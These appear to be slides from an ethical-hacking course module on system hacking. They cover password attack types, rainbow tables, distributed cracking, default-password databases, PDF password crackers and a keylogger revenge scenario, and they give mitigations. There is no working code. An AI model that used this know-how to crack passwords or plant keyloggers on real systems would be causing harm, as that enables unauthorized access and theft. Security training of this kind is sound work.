



# Ethical Hacking and Countermeasures

Version 6



## Module VII

## System Hacking

Bradley's boss was always rude towards him and passed sarcastic comments on him. Bradley was waiting for a chance to teach him a lesson.

One fine day he went casually to a security seminar with his friend who was a security advisor with a reputed firm. During the discourses he came through the keyloggers and their implications on organizational security. He was excited; he got the idea to take revenge on his boss.

One day when his boss was out for a luncheon meeting and had forgotten to lock his cabin, Bradley implanted a hardware keylogger in to his keyboard.

What kind of information Bradley could lay his hands on?

How can he harm his boss?

## The Mushrooming Menace of Keyloggers




By Andrew K. Burger  
[TechNewsWorld](#)  
Part of the ECT News Network  
04/18/07 4:00 AM PT

[Back to Online Version](#)  
[E-Mail Article](#)  
[Digg It](#)  
[Reprints](#)



**"Most modern keyloggers are considered to be legitimate software or hardware and are sold on the open market. However, there is an ethical boundary between justified monitoring and monitoring for the purpose of stealing confidential user information -- a boundary marked by a very fine line,"** said Nikolay Grebennikov, deputy director of Kaspersky Lab's R&D department.


There may be few things as disturbing to Internet users as the thought of someone spying on them and capturing their every keystroke. Unfortunately, this has been happening more frequently as the use of keyloggers, phishing and spoofing grows.

In 2006, Keylogging was the fastest-growing type of malware  in what Kaspersky Lab calls the "TrojWare" category -- and that trend is expected to carry on through 2007, according to Senior Technical Consultant Shane Coursen.

Programs classified by Kaspersky Lab as Trojan-PSWs -- the majority of which are intended to steal user account information from online gamers -- increased at a 125 percent rate, Kaspersky Lab research analysts wrote in "Malware Evolution 2006: Executive Summary," a recent report available at Kaspersky's [Viruslist.com](#) Web site.

### A Growing Problem

Keylogging has been growing at a rapid clip recently, an unhealthy trend for computer and network users, recounted Jens Hinrichsen, product marketing  manager for the Consumer Solutions Business Unit of RSA, the security solutions division of EMC (NYSE: EMC) .

"The [APWG](#) (Anti-Phishing Working Group) shows monthly increases in the number of keylogging variants. Additional sources, such as [Sophos](#) , have also recorded an ongoing increase in keylogging variants," Hinrichsen told the E-Commerce Times.

Source: <http://www.ecommercetimes.com/>


# Module Objective

This module will familiarize you with:

- Password cracking
- Password attacks
- Identifying various password cracking tools
- Formulating countermeasures for password cracking
- Escalating privileges
- Executing applications
- Keyloggers and Spywares
- Spywares and keyloggers countermeasures
- Hiding files
- Understanding rootkits
- The use of Steganography
- Covering tracks



# Module Flow






# System Hacking: Part I



## Cracking Passwords

# CEH Hacking Cycle



# Password Types

Passwords that contain only letters

- HIJKLMNO

Passwords that contain only numbers

- 758904

Passwords that contain only special characters

- @\$!()

Passwords that contain letters and numbers

- ax150q

Passwords that contain only letters and special characters

- m@roon\$

Passwords that contain only special characters and numbers

- @\$47\$


Passwords that contain letters, special characters, and numbers

- Eln@8\$



# Types of Password Attacks

Four types of password attacks



Passive online attacks

1

Active online attacks

2

Offline attacks

3

Non-electronic attacks

4

# Passive Online Attack: Wire Sniffing

Access and record the raw network traffic

Wait until the authentication sequence

Brute force credentials

Considerations:

- Relatively hard to perpetrate
- Usually computationally complex
- Tools widely available



# Passive Online Attack: Man-in-the-Middle and Replay Attacks

Somehow get access to the communications channel


Wait until the authentication sequence

Proxy authentication-traffic

No need to brute force

## Considerations:

- Relatively hard to perpetrate
- Must be trusted by one or both sides
- Some tools are widely available
- Can sometimes be broken by invalidating traffic



# Active Online Attack: Password Guessing

Try different passwords until one works

Succeeds with:

- Bad passwords
- Open authentication points

Considerations:

- Takes a long time
- Requires huge amounts of network bandwidth
- Easily detected
- Core problem: bad passwords





# Offline Attacks

Offline attacks are time consuming

LM Hashes are much more vulnerable due to smaller key space and shorter length

Web services are available

Distributed password cracking techniques are available

Mitigations:

- Use good passwords
- Remove LM Hashes
- Attacker has password database

Password representations must be cryptographically secure

Considerations:

- Moore's law



# Offline Attacks (cont'd)

## Dictionary Attack

Try different passwords from a list

Succeeds only with poor passwords

Considerations:

- Very fast
- Core problem: bad passwords



## Hybrid Attack

Start with the dictionary

Insert entropy:

- Append a symbol
- Append a number

Considerations:

- Relatively fast
- Succeeds when entropy is poorly used

# Offline Attack: Brute-force Attack

Try all possible passwords:

- More commonly, try a subset thereof

Usually implemented with progressive complexity

Typically, LM “hash” is attacked first

Considerations:

- Very slow
- All passwords will eventually be found
- Attack against NT hash is much harder than LM hash



Generate all possible hashes

Compare with the database values

Storing hashes  
requires huge  
storage:

- LM “Hashes”: 310 Terabytes
- NT Hashes < 15 chars:  
5,652,897,009 exabytes

Solution: Use a time-space tradeoff



# Syllable Attack/ Rule-based Attack/ Hybrid Attack

## Syllable Attack:

- Syllable attack is the combination of Brute force attack and Dictionary attack
- This technique may be used when the password is a non-existing word and the attacker tries some techniques to crack it

## Rule-based Attack:

- Rule-based attack can be used when the cracker gets some information about the password he/she wants to crack
- For example, if the cracker knows that the password consists of the words and two or three digits then he/she just tries some program to generate suitable passwords

## Hybrid Attack :

- A hybrid attack is built on the dictionary attack method
- Some numerals and symbols are added to the dictionary words

# Distributed Network Attack

Distributed Network Attack, (DNA) is a new technique to recover password protected files

It uses the machines across the network to decrypt passwords

The DNA Server is installed in a central location where machines running DNA Client can access it over the network

## DNA Server Features:

- Adds user dictionaries
- Optimizes password attacks for specific languages
- Customizes user dictionaries
- Stealth client installation functionality
- Automatically updates the client while updating the DNA Server
- Controls what clients work on certain jobs



# Distributed Network Attack (cont'd)

The DNA Manager is installed in a central location where machines running DNA Client can access it over the network

DNA Manager coordinates the attack and allocates small portions of the key search to machines that are distributed over the network


DNA Client will run in the background consuming only unused processor time

The program combines the processing capabilities of all the clients connected to network and uses it to perform key search on Office 97 and 2000 to decrypt them



# Distributed Network Attack (cont'd)

## Time estimated



### Microsoft Word/Excel (One machine would require 56 days maximum)

DNA Configuration	Maximum Time	Average
5 Client Network	11 days	5 ½ days
10 Client Network	5 ½ days	2 ¾ days
25 Client Network	2 ½ days	1 ¼ days
50 Client Network	1 ¼ days	½ days
100 Client Network	12 hours	6 hours
1,000 Client Network	1 hour 12 minutes	36 minutes

### Adobe Acrobat PDF (One machine would require 40 days maximum)

DNA Configuration	Maximum Time	Average
5 Client Network	8 days	4 days
10 Client Network	4 days	2 days
25 Client Network	1 ½ days	20 hours
50 Client Network	20 hours	10 hours
100 Client Network	10 hours	5 hours
1,000 Client Network	1 hour	30 minutes

Note: These calculations are based on 500 MHz, Intel® machines.



# Rainbow Attack

In rule-based attack, password hash table is generated in advance (only once) and during the recovery process, cracker simply looks up the hash in these pre-computed tables



A rainbow table is a lookup table specially used in recovering the plaintext password from a ciphertext



This attack reduces the auditing time for complex passwords



# Non-Technical Attacks

## Shoulder surfing

- Watching someone type his/her password
- Common and successful
- Mouthing password while typing




## Keyboard sniffing

- Hardware is cheap and hard to detect
- Software is cheap and hard to detect
- Both can be controlled remotely

## Social engineering

- Discussed in module 11





**Default Passwords - Microsoft Internet Explorer**

File Edit View Favorites Tools Help

Address <http://www.cirt.net/cgi-bin/passwd.pl>

**CIRT.net**  
*Suspicion Breeds Confidence*

**Data**  
[Default Passwords](#)  
[Default Wireless SSIDs](#)  
[Default Port List](#)  
[Scrum Security Search](#)

**Code**  
[Nikto Web Scanner](#)  
[Nessus Plugins](#)  
[SETI-Web](#)  
[More...](#)

**Advisories**  
[Cvclades Console Connect](#)  
[Cvclades Info Disclosure](#)  
[Cvclades Priv Escalation](#)  
[MySQL Eventum Backdoor](#)  
[MySQL Eventum XSS](#)  
[EW FileManager Retrieval](#)  
[cPanel File Retrieval](#)  
[cPanel XSS](#)  
[More...](#)

**Misc**  
[Latest News](#)  
[Press](#)  
[Links/Amiaaz](#)  
[Donate](#)  
[Nikto Loot!](#)

**Default Passwords**  
Default IDs and Passwords in Vendor Products

**Search Default Passwords**

[CSV Export](#) | [Add/Update DB](#)

279 Vendors, 1413 Passwords

<a href="#">Biodata</a>	<a href="#">360 Systems</a>	<a href="#">3COM</a>
<a href="#">Accelerated Networks</a>	<a href="#">Acer</a>	<a href="#">Adaptec</a>
<a href="#">ADC Kentrox</a>	<a href="#">Adtech</a>	<a href="#">Adtran</a>
<a href="#">Advanced Integration</a>	<a href="#">AirLink Plus</a>	<a href="#">Aironet</a>
<a href="#">Aladdin</a>	<a href="#">Alcatel</a>	<a href="#">Allied Telesyn</a>
<a href="#">Allnet</a>	<a href="#">Allot</a>	<a href="#">Alteon</a>
<a href="#">AMI</a>	<a href="#">Amptron</a>	<a href="#">Apache</a>
<a href="#">Apache Project</a>	<a href="#">APC</a>	<a href="#">Apple Computer</a>
<a href="#">Arrowpoint</a>	<a href="#">Asante</a>	<a href="#">Ascend</a>

The Virus.Org default password database was created to provide a resource for verified default login/password pairs for common networked devices

This database contains default logins and passwords when the hardware or software is first installed

This database contains default passwords for equipment and software from many vendors including 3Com, Cisco, Nortel, IBM, HP, Compaq, Digital, D-Link, Linksys, Oracle, and Microsoft



PDF Password Cracker is the program that cracks the security on PDF documents

## Features:

- Supports drags and drops PDF files
- Does not need Adobe Acrobat software
- Supports Windows 98, ME, NT, 2000, XP, and 2003 Systems



Abcom PDF Password Cracker is the program that cracks the security on PDF documents

## Features:

- Decrypts PDF files protected with the owner passwords
- Instantly removes restrictions on copying, printing, and other actions with the file
- Supports drag and drop PDF files
- Does not need Adobe Acrobat software
- Supports Windows 98/ME/NT/2000/XP/2003 systems
- Supports PDF1.6 (Acrobat 7.x) files, including 40bit RC4 decryption, and 128-bit RC4



# Password Mitigation

Use the following in place of passwords:

## Smart cards

- Two-factor authentication
- Difficult to thwart
- High cost of initial deployment

## Biometric

- Two- or three-factor authentication
- Usually defeated with non-technical attacks
- Very expensive
- Prone to failures





# Permanent Account Lockout – Employee Privilege Abuse

## Termination Notice

<b>Employee Name:</b>	_____	<b>Employee ID:</b>	_____
<b>Employee Address:</b>	_____	<b>Employee SSN:</b>	_____
<b>Manager Name:</b>	_____	<b>Manager ID:</b>	_____
<b>Department:</b>	_____		
<b>Termination Effective Date:</b>	_____		
<b>Benefits Continuation:</b>	<input type="checkbox"/> Yes <input type="checkbox"/> No	<b>Severance Package:</b>	<input type="checkbox"/> Yes <input type="checkbox"/> No
<b>Termination Reason:</b>	<input type="checkbox"/> Opening unsolicited e-mail <input type="checkbox"/> Sending spam <input type="checkbox"/> Emanating Viruses <input type="checkbox"/> Port scanning <input type="checkbox"/> Attempted unauthorized access <input type="checkbox"/> Surfing porn <input type="checkbox"/> Installing shareware <input type="checkbox"/> Possession of hacking tools	<input type="checkbox"/> Refusal to abide by security policy <input type="checkbox"/> Sending unsolicited e-mail <input type="checkbox"/> Allowing kids to use company computer to do homework <input type="checkbox"/> Disabling virus scanner <input type="checkbox"/> Running P2P file sharing <input type="checkbox"/> Unauthorized file/web serving <input type="checkbox"/> Annoying the Sysadmin	

# Administrator Password Guessing

Assuming that NetBIOS TCP139 port is open, the most effective method of breaking into 2000/2003 is password guessing


